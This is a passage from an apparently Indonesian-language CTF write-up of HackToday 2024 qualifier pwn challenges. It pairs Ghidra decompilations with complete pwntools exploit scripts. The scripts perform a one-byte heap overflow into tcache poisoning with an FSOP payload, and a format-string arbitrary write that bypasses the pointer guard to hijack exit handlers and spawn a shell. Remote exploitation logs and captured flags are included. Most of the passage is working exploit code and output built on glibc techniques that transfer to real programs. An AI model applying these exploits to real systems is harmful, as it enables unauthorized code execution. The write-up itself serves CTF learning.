opsi ketiga, kita dapat free chunk yang telah dibuat, pointer terhadap chunk tersebut dihapus, tidak terdapat UAF pada kasus ini.

```

1
2 void test(void)
3
4 {
5     int iVar1;
6
7     iVar1 = idx(3);
8     free(*(void **)(DIAGNOSTIC + (long)iVar1 * 8));
9     *(undefined8 *)(DIAGNOSTIC + (long)iVar1 * 8) = 0;
10    return;
11 }
12

```

untuk opsi terakhir, program akan memanggil exit

```

1
2 void die(void)
3
4 {
5     puts("oh no, patient is dead and it\\'s your FAULT!!");
6             /* WARNING: Subroutine does not return */
7     exit(1);
8 }
9

```

note: lihat fungsi main dibawah ini, program tidak akan pernah return, sehingga opsi untuk ROP di stack tidak dapat dilakukan.

```

1
2 void main(void)
3
4 {
5     long in_FS_OFFSET;
6     int c;
7     undefined8 local_10;
8
9     local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
10    puts("House : Hi, we got a patient here");
11    loop:
12    while( true ) {
13        puts(MENU);
14        printf("(.)> ");
15        __isoc99_scanf("%d",&c);
16        if (c != 4) break;
17        die();
18    }
19    if (c < 5) {
20        if (c == 3) {
21            test();
22            goto loop;
23        }
24        if (c < 4) {
25            if (c == 1) {
26                read_file();
27            }
28            else {
29                if (c != 2) goto invalid;
30                biopsi();
31            }
32            goto loop;
33        }
34    }
35    invalid:
36    puts("please do your work! or you\\'re fired.");
37    goto loop;
38}
39

```

untuk mengeksplorasi hal ini, saya akan menggunakan teknik yang sama dengan challenge **angstromCTF 2024 - Heapify** yang pernah saya kerjakan sebelumnya. exploitnya dapat dilihat pada link berikut:

<https://github.com/HyggeHalcyon/CTFs/blob/main/2024/ångstrom/heapify/exploit.py>

pada kasus tersebut, terdapat overflow lebih dari satu byte, maka dari itu saya melakukan improvisasi sedikit, namun konsepnya sama dan exploit saya telah saya berikan comment untuk penjelasan lebih detailnya sehingga disini saya hanya akan menjelaskan improvisasi yang saya lakukan.

pertama, tujuannya tetap sama yaitu untuk overwrite *next pointer yang ada pada free chunk. untuk itu dibutuhkan heap overflow.

kita persiapkan beberapa chunk seperti berikut:

```
# prep chunks
malloc(2, 0x18, b'\n')      # overflow to overwrite adjacent chunk size
malloc(3, 0x200-0x10, b'\n')
malloc(4, 0x250, b'\n')
malloc(5, 0x250, b'\n')
malloc(6, 0x8, b'prot')
```

selanjutnya kita ubah size chunk index 3 dari 0x200 menjadi 0x270

```
# one byte overflow change size to be bigger to heap overflow
free(2)
payload = p64(0x0) * 3 + b'\x70'
malloc(2, 0x18, payload)
```

selanjutnya kita siapkan tcache seperti berikut

```
# tcache setup
free(5)
free(4)
```

dengan size chunk 3 sudah berubah menjadi 0x270, ketika di free ia akan masuk pada bin tcache size tersebut meskipun memory sebenarnya 0x200. alhasil apabila kita recycle chunk tersebut, kita mendapatkan heap overflow.

```
# overwrite next pointer
free(3)
payload = p64(0x0) * 63 + p64(0x261) + p64(mangle(heap+0x9f0, fp))
malloc(3, 0x278-0x10, payload)
```

untuk mencapai code execution, terdapat dua opsi hijack exit handler atau fsop. disini saya memilih fsop karena lebih mudah yaitu dengan write sekali saja dibanding hijack exit handler yang membutuhkan read/leak pointer guard.

untuk detail payload fsop dapat dilihat pada catatan saya:

https://hyggehalcyon.gitbook.io/page/research-and-notes/fsop/structures#io_wide_data

berikut flag didapatkan pada server remote:

```
[DEBUG] Received 0x10 bytes:
b'How big is it? \n'
[DEBUG] Sent 0x4 bytes:
b'592\n'
[DEBUG] Sent 0xf0 bytes:
00000000 20 20 73 68 00 00 00 00 00 00 00 00 00 00 00 00 | sh|.....|.....|....|
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|.....|.....|....|
*
00000060 00 00 00 00 00 00 00 b0 f2 fc 42 5c 7f 00 00 | .....|.....|.....|B\....|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|.....|.....|C\....|
00000080 00 00 00 00 00 00 00 00 00 90 97 17 43 5c 7f 00 00 | .....|.....|.....|C\....|
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|.....|.....|C\....|
000000a0 a8 97 17 43 5c 7f 00 00 00 00 00 00 00 00 00 00 | .....|.....|.....|C\....|
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|.....|.....|C\....|
*
000000d0 00 00 00 00 00 00 00 68 74 17 43 5c 7f 00 00 | .....|.....|ht.C\....|
000000e0 00 00 00 00 00 00 00 a0 97 17 43 5c 7f 00 00 | .....|.....|ht.C\....|
000000f0

[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
[*] libc base: 0x7f5c42f7a000
[*] heap base: 0x56229d449000
[*] fp: 0x7f5c431797a0
[*] Switching to interactive mode.

$ cat flag*
[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
[DEBUG] Received 0x3c bytes:
b'hacktoday{House_was_4_c00l_Doctor_&a_jerk_But_he_was_right}\n'
hacktoday{House_was_4_c00l_Doctor_&a_jerk_But_he_was_right}
$
```

"parrot" 10:21 24-Aug-24

berikut full script yang digunakan:

```
#!/usr/bin/env python3

from pwn import *

# =====
#           SETUP
# =====

exe = './house'

elf = context.binary = ELF(exe, checksec=True)
libc = '/lib/x86_64-linux-gnu/libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '27.112.79.222', 7012

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
```

```

init-pwndbg
''' .format(**locals())

# =====
#          EXPLOITS
# =====

def malloc(idx, size, data):
    io.sendlineafter(b'(_)>', b'2')
    io.sendlineafter(b'(2)>', str(idx).encode())
    io.sendlineafter(b'it?>', str(size).encode())
    io.send(data)

def free(idx):
    io.sendlineafter(b'(_)>', b'3')
    io.sendlineafter(b'(3)>', str(idx).encode())

def show(idx):
    io.sendlineafter(b'(_)>', b'1')
    io.sendlineafter(b'(1)>', str(idx).encode())

def mangle(heap_addr, val):
    return (heap_addr >> 12) ^ val

def demangle(val):
    mask = 0xffff << 52
    while mask:
        v = val & mask
        val ^= (v >> 12)
        mask >>= 12
    return val

heap = 0x0
def exploit():
    global io
    io = initialize()

    # leak libc
    malloc(0, 0x500, b'\n')
    malloc(1, 0x8, b'prot')
    free(0)
    malloc(0, 0x500, b'a')
    show(0)

```

```

        libc.address = u64(io.recvline().strip().ljust(8, b'\x00')) -
0x1fed61
fp = libc.address + 0x1ff7a0 # _IO_2_1_stdout_
system = libc.address + 0x552b0
wfile_jumps = libc.address+0x1fd468 # _IO_wfile_jumps

# prep chunks
malloc(2, 0x18, b'\n')           # overflow to overwrite adjacent
chunk size
malloc(3, 0x200-0x10, b'\n')
malloc(4, 0x250, b'\n')
malloc(5, 0x250, b'\n')
malloc(6, 0x8, b'prot')

# one byte overflow change size to be bigger to heap overflow
free(2)
payload = p64(0x0) * 3 + b'\x70'
malloc(2, 0x18, payload)

# tcache setup
free(5)
free(4)

# leak heap
free(3)
payload = b'A' * (0x200-1) + b'B'
malloc(3, 0x278-0x10, payload)
show(3)
io.recvuntil(b'AB')
heap = demangle(u64(io.recv(6).ljust(8, b'\x00'))) - 0xc50

# overwrite next pointer
free(3)
payload = p64(0x0) * 63 + p64(0x261) + p64(mangle(heap+0x9f0, fp))
malloc(3, 0x278-0x10, payload)

# restore size, ease of debug
free(2)
payload = p64(0x0) * 3 + b'\x00'
malloc(2, 0x18, payload)

```



```

#           fsop          payload        from:
https://github.com/HyggeHalcyon/CTFs/blob/main/2024/ångstrom/heapify/exploit.py
overlap = b'    sh\x00\x00\x00\x00' # [FILE] _flags | [WIDE DATA]
read_ptr
overlap += flat([
    p64(0x0),                      # [WIDE DATA] read_end
    p64(0x0),                      # [WIDE DATA] read_base
    p64(0x0),                      # [WIDE DATA] write_base
    p64(0x0),                      # [WIDE DATA] write_ptr
    p64(0x0),                      # [WIDE DATA] write_end
    p64(0x0),                      # [WIDE DATA] buf_base
    p64(0x0),                      # [WIDE DATA] buf_end
    p64(0x0),                      # [WIDE DATA] save_base
    p64(0x0),                      # [WIDE DATA] backup_base
    p64(0x0),                      # [WIDE DATA] save_end
])
overlap += b'\x00' * 8             # [WIDE DATA] state
overlap += b'\x00' * 8             # [WIDE DATA] last_state

codecvt = b''
codecvt += p64(system)           # [FILE] _chain | [WIDE
DATA] codecvt | [VTABLE] __doallocate (at function authenticate, skips
the puts because we overwrote stdout)
codecvt += b'\x00' * 0x18          # padding
codecvt += p64(fp - 0x10)          # [FILE] _lock
codecvt += p64(0x0) * 2            # padding
codecvt += p64(fp+0x8)             # [FILE] _wide_data
codecvt += b'\x00' * (0x18 + 4 + 20) # padding
codecvt += p64(wfile_jumps)         # [FILE] vtable
codecvt += b'\x00' * (0x70 - len(codecvt)) # padding

overlap += codecvt
overlap += p64(0x0)                # [WIDE DATA] wchar_t
shortbuf[1] (alligned to 8 bytes)
overlap += p64(fp)                 # [WIDE DATA] vtable

malloc(4, 0x250, b'\n')
malloc(5, 0x250, overlap)

sleep(0.2)
io.sendline(b'cat flag*')

```

```

log.success('libc base: %#x', libc.address)
log.success('heap base: %#x', heap)
log.success('fp: %#x', fp)
io.interactive()


if __name__ == '__main__':
    exploit()

```

slowly but surely

Flag: hacktoday{0n3_bYTe_4t_a_TimE_bUt_It_WORks}

programnya simple:



```

1
2 void main(void)
3
4 {
5     int c;
6     long in_FS_OFFSET;
7     char buf [28];
8     undefined8 local_10;
9
10    local_10 = *(undefined8 *)(&in_FS_OFFSET + 0x28);
11    while( true ) {
12        printf("Slowly but...? ");
13        fgets(buf,21,stdin);
14        c = strncmp(buf,"surely",6);
15        if (c == 0) break;
16        printf("No! What is slowly but ");
17        printf(buf);
18        puts("?? Try again!\n");
19    }
20    puts("That's right, slowly but surely is key!");
21    /* WARNING: Subroutine does not return */
22    exit(0);
23}
24

```

sama seperti challenge sebelumnya, program tidak akan pernah return sehingga membangun ROP di stack menggunakan format string diluar dari opsi eksplotasi.

hal pertama yang saya lakukan adalah fuzzing offset dari format string yang dimiliki dengan code berikut:

```

def fuzz():
    context.log_level = 'warning'

```

```

for i in range(1, 40):
    io = initialize()

    io.sendlineafter(b'...?', f'BBBBAAAAAAA| |%{i}$p'.encode())
    io.recvuntil(b'but ')
    leak = io.recvline().strip().decode()
    log.warning(f'{i}: {leak}')

io.close()

```

berikut hasilnya:

```

[!] 1: BBBBAAAAAAA||0x7fff36127310
[!] 2: BBBBAAAAAAA||(nil)
[!] 3: BBBBAAAAAAA||0x7f2889514887
[!] 4: BBBBAAAAAAA||0x17
[!] 5: BBBBAAAAAAA||(nil)
[!] 6: BBBBAAAAAAA||0x7fff061f6000
[!] 7: BBBBAAAAAAA||0x101010000000
[!] 8: BBBBAAAAAAA||0x2
[!] 9: BBBBAAAAAAA||0x42424242078bfbff
[!] 10: BBBBAAAAAAA||0x4141414141414141
[!] 11: BBBBAAAAAAA||0xa70243131257c7c
[!] 12: BBBBAAAAAAA||0x1000
[!] 13: BBBBAAAAAAA||0x3a0ac94f42474900
[!] 14: BBBBAAAAAAA||0x1
[!] 15: BBBBAAAAAAA||0x7f4154629d90
[!] 16: BBBBAAAAAAA||(nil)
[!] 17: BBBBAAAAAAA||0x558dba8b51e9
[!] 18: BBBBAAAAAAA||0x1000000000
[!] 19: BBBBAAAAAAA||0x7ffceedf5448
[!] 20: BBBBAAAAAAA||(nil)
[!] 21: BBBBAAAAAAA||0x8ccbe5b9f49fe0a9
[!] 22: BBBBAAAAAAA||0x7fffcf060c48
[!] 23: BBBBAAAAAAA||0x56252c3001e9
[!] 24: BBBBAAAAAAA||0x558ddcaced98
[!] 25: BBBBAAAAAAA||0x7fc868c1040
[!] 26: BBBBAAAAAAA||0x39ca9eca429731d1
[!] 27: BBBBAAAAAAA||0xa17f7bf7403fc9d
[!] 28: BBBBAAAAAAA||(nil)
[!] 29: BBBBAAAAAAA||(nil)
[!] 30: BBBBAAAAAAA||(nil)
[!] 31: BBBBAAAAAAA||0x5556984581e9
[!] 32: BBBBAAAAAAA||(nil)
[!] 33: BBBBAAAAAAA||0x6a7dfe20048b3300
[!] 34: BBBBAAAAAAA||(nil)
[!] 35: BBBBAAAAAAA||0x7ff8d3229e40
[!] 36: BBBBAAAAAAA||0x7ffd0b0fa38
[!] 37: BBBBAAAAAAA||0x5611bea46d98
[!] 38: BBBBAAAAAAA||0x7faa4c27c2e0
[!] 39: BBBBAAAAAAA||(nil)
[!] [192.168.83.128]-[halcyon@parrot]-[~/git/CTFs/2024/HackTodayquals/slowly but surely]
└── [*]$ 

```

disimpulkan bahwa 4 byte pertama input kita masuk dalam offset-9 pada higher order bytes. lalu sisanya masuk pada offset 10 dan 11.

untuk leak address, libc dapat mudah didapatkan di dalam stack, permasalahannya adalah dengan buffer input yang sedikit, kita harus terpaksa melakukan write byte by byte. dalam artian untuk write sebuah value sebesar quad word, kita akan melakukannya dalam 8 tahap.

untuk mempermudah hal tersebut, saya membuat 2 fungsi helper berikut:

```
def write_byte(addr, val):
    if val == 0x0:
        log.info('skipping null byte')
        return

    payload = (f'{val}c'.encode() + b'%11$hn').ljust(12, b'\x00') +
p64(addr)
    assert len(payload) <= 21
    io.sendafter(b'...?', payload)
    log.info('written %#x(%d) to %#x', val, len(payload), addr)

def write_qword(addr, val):
    for i in range(8):
        write_byte(addr+i, (val >> i*8) & 0xff)
```

untuk mencapai code execution, disini saya menggunakan teknik hijack exit handlers, berbeda dengan challenge sebelumnya karena fsop sendiri membutuhkan payload yang besar yg harus dituliskan dalam satu waktu, untuk menuliskan payload fsop akan membutuhkan penulisan dalam beberapa tahap.

untuk teknik overwrite hijack exit handlers sendiri telah saya jelaskan sebelum pada writeup ini:

<https://hyggehalcyon.gitbook.io/page/ctfs/2024/b01lers-ctf#how-exit-handler-works>

konsepnya sama dengan kemampuan arbitrary read dan write yang disediakan oleh format string.

berikut flag didapatkan pada remote server:

```
[*] /home/halcyon/git/CTFs/2024/HackToday/quals/slowly_but_surely/chall
[*] python exploit.py REMOTE
[*] /home/halcyon/git/CTFs/2024/HackToday/quals/slowly_but_surely/chall
[*] Arch: amd64-64-little
[*] RELORO: Full RELRO
[*] Stack: No canary found
[*] NX: NX enabled
[*] PIE: PIE enabled
[*] RUNPATH: b'.'

[*] Opening connection to 27.112.79.222 on port 7013: Done
[*] written 0xf(20) to 0x7fae0ec214a0
[*] written 0x0(20) to 0x7fae0ec214a1
[*] written 0x9(20) to 0x7fae0ec214a2
[*] written 0xe(20) to 0x7fae0ec214a3
[*] written 0xf(20) to 0x7fae0ec214a4
[*] written 0x7(20) to 0x7fae0ec214a5
[*] written 0x8(20) to 0x7fae0ec214a6
[*] skipping null byte
[*] written 0xa(20) to 0x7fae0ec1bf20
[*] written 0x14(20) to 0x7fae0ec1bf21
[*] written 0x2(20) to 0x7fae0ec1bf22
[*] written 0xe(20) to 0x7fae0ec1bf23
[*] written 0xae(20) to 0x7fae0ec1bf24
[*] written 0x7f(20) to 0x7fae0ec1bf25
[*] skipping null byte
[*] skipping null byte
[*] written 0x94(20) to 0x7fae0ec1bf18
[*] written 0x3c(20) to 0x7fae0ec1bf19
[*] written 0x69(20) to 0x7fae0ec1bf1a
[*] written 0x7f(20) to 0x7fae0ec1bf1b
[*] written 0xff(20) to 0x7fae0ec1bf1c
[*] written 0x71(20) to 0x7fae0ec1bf1d
[*] written 0x6d(20) to 0x7fae0ec1bf1e
[*] written 0x73(20) to 0x7fae0ec1bf1f
[*] libc base: 0x7fae0ec2b000
[*] ld base: 0x7fae0ec2b000
[*] ptr guard @ 0x7fae0ec0fd770
[*] ptr guard: 0x964aa65f65a7684
[*] initial: 0x7fae0ec1bf80
[*] call rax: 0x7fae0ea4d493
[*] Switching to interactive mode
No! What is slowly but...?
Slowly but...? That's right, slowly but surely is key!
hacktoday{0n3_bYTe_4t_a_TimE_BUT_IT_WOrks}
$
```

berikut full script yang digunakan:

```
#!/usr/bin/env python3

from pwn import *

# =====
#           SETUP
# =====

exe = './chall'

elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'info'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '27.112.79.222', 7013

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
```

```
# breakrva 0x1294
''' .format(**locals())

# =====
#          EXPLOITS
# =====

def fuzz():
    context.log_level = 'warning'

    for i in range(1, 40):
        io = initialize()

        io.sendlineafter(b'...?', f'BBBBAAAAAAA|{i}$p'.encode())
        io.recvuntil(b'but ')
        leak = io.recvline().strip().decode()
        log.warning(f'{i}: {leak}')

        io.close()

def write_byte(addr, val):
    if val == 0x0:
        log.info('skipping null byte')
        return

    payload = (f'%{val}c'.encode() + b'%11$hn').ljust(12, b'\x00') +
p64(addr)
    assert len(payload) <= 21
    io.sendafter(b'...?', payload)
    log.info('written %#x(%d) to %#x', val, len(payload), addr)

def write_qword(addr, val):
    for i in range(8):
        write_byte(addr+i, (val >> i*8) & 0xff)

# Rotate left: 0b1001 --> 0b0011
rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

# Rotate right: 0b1001 --> 0b1100
ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))
```



```
# encrypt a function pointer
def encrypt(v, key):
    return rol(v ^ key, 0x11, 64)

stack = 0x0
ptr_guard = 0x0
ptr_guard_addr = 0x0

def exploit():
    global io
    io = initialize()

    io.sendlineafter(b'...?', b'%3$p')
    io.recvuntil(b'but 0x')
    libc.address = int(io.recvline().strip(), 16) - 0x114887
    fp = libc.address + 0x1ff7a0 # _IO_2_1_stdout_
    system = libc.address + 0x50d70
    malloc_hook = libc.address + 0x2214a0
    __run_exit_handlers = libc.address + 0x45390
    initial = libc.address + 0x21bf00
    initial_func = initial + 0x18

    io.sendlineafter(b'...?', b'%38$p')
    io.recvuntil(b'but 0x')
    ld = int(io.recvline().strip(), 16) - 0x3b2e0
    # ptr_guard_addr = ld - 0x4890 # local
    ptr_guard_addr = libc.address - 0x2890 # remote

    payload = b'%11$s'.ljust(12, b'\x00') + p64(ptr_guard_addr)
    io.sendafter(b'...?', payload)
    io.recvuntil(b'but ')
    ptr_guard = u64(io.recv(8))

    write_qword(malloc_hook, u64(b'/bin/sh\x00'))
    write_qword(initial_func+8, malloc_hook)
    write_qword(initial_func, encrypt(system, ptr_guard))

    sleep(1)
    io.sendline(b'surely') # trigger exit

    sleep(1)
    io.sendline(b'cat flag*')
```



```

log.success('libc base: %#x', libc.address)
log.success('ld base: %#x', ld)
log.success('ptr guard @ %#x', ptr_guard_addr)
log.success('ptr guard: %#x', ptr_guard)
log.success('initial: %#x', initial)
log.success('call rax: %#x', libc.address + 0x45493)
io.interactive()

if __name__ == '__main__':
    # fuzz()
    exploit()


```

raisha

Flag:

hacktoday{Sekarang_aku_tersadar_cinta_yang_ku_tunggu_tak_kunjung_datang_fabd3498ddc32ce}

berikut dekompilasi fungsi main di ghidra:



```

Ghidra Decompile: main - (raisha)
1
2 void main(void)
3 {
4     basic_ostream<> *this;
5     basic_ostream *this_00;
6     long in_FS_OFFSET;
7     int c;
8     int idx [3];
9     char *arr [11];
10    undefined8 local_20;
11
12    local_20 = *(undefined8 *) (in_FS_OFFSET + 0x28);
13    do {
14        while( true ) {
15            while( true ) {
16                c = 0;
17                idx[0] = 0;
18                /* try { // try from 001013bc to 00101484 has its CatchHandler @ 0010148a */
19                std::operator<<((basic_ostream *)std::cout,"[1] new song\n[2] list song\n");
20                std::basic_istream<>::operator>>((basic_istream<> *)std::cin,&c);
21                std::operator<<((basic_ostream *)std::cout,"Enter song number: ");
22                std::basic_istream<>::operator>>((basic_istream<> *)std::cin,idx);
23                if (c != 1) break;
24                vuln(arr[idx[0]]);
25            }
26            if (c != 2) break;
27            this = (basic_ostream<> *)
28                std::basic_ostream<>::operator<<((basic_ostream<> *)std::cout,arr[idx[0]]));
29                std::basic_ostream<>::operator<<(this,std::endl<>);
30            }
31        }
32        this_00 = std::operator<<((basic_ostream *)std::cout,"Invalid choice");
33        std::basic_ostream<>::operator<<((basic_ostream<> *)this_00,std::endl<>);
34    } while( true );
35}
36

```

langsung dapat diketahui, bahwa program ditulis dengan bahasa C++, dari menu juga diketahui terdapat 2 pilihan yang dapat kita coba.

saat mencoba, didapatkan opsi kedua dapat melakukan OOB dan leak value.

```
[192.168.83.128] -[halcyon@parrot]-[~/git/CTFs/2024/HackToday/quals/raisha]
└── [★]$ ./raisha_patched
[1] new song
[2] list song
1
Enter song number: 1
asd
who said you can do that?
[192.168.83.128] -[halcyon@parrot]-[~/git/CTFs/2024/HackToday/quals/raisha]
└── [★]$
```

[192.168.83.128] -[halcyon@parrot]-[~/git/CTFs/2024/HackToday/quals/raisha]
└── [★]\$./raisha_patched
[1] new song
[2] list song
2
Enter song number: 1
0xf03e3380d57ec200
[1] new song
[2] list song

[0] 0:./raisha_patched* 1:bash- "parrot" 11:36 24-Aug-24

untuk itu saya buatkan fungsi helper berikut untuk fuzz, value-value yang dapat di leak:

```
def fuzz():
    context.log_level = 'warning'

    for i in range(1, 40):
        io = initialize()

        io.sendlineafter(b'list song', b'2')
        io.sendlineafter(b'number: ', f'{i}'.encode())
        leak = io.recvline().decode()
        log.warn('[%d]: %s', i, leak)

    io.close()
```

saya jalankan dan untuk sanity check, saya komparasikan dengan remote:

Girls Band Cry - Togenashi Togeari

dapat di observasi, bahwa beberapa dari value utk di awal itu berbeda, dimana pada remote null namun tidak pada local. namun tidak masalah address lainnya seperti canary dan libc masih dapat diambil dari offset setelahnya dan susunan stack framenya sama.

selanjutnya mari lihat lihat fungsionalitas opsi satu:

Decompile: vuln - (raisha)

```
1
2 /* vuln(char*) */
3
4 void vuln(char *param_1)
5
6 {
7     runtime_error *this;
8     long in_FS_OFFSET;
9     char local_2a [10];
10    long local_20;
11
12    local_20 = *(long *)(in_FS_OFFSET + 0x28);
13    std::operator>>((basic_istream *)std::cin,local_2a);
14    this = (runtime_error *)__cxa_allocate_exception(0x10);
15    /* try { // try from 0010131b to 0010131f has its CatchHandler @ 00101350 */
16    std::runtime_error::runtime_error(this,"who said you can do that?");
17    if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
18        /* WARNING: Subroutine does not return */
19        __stack_chk_fail();
20    }
21    /* WARNING: Subroutine does not return */
22    __cxa_throw(this,std::runtime_error::typeinfo,std::runtime_error::~runtime_error);
23}
```

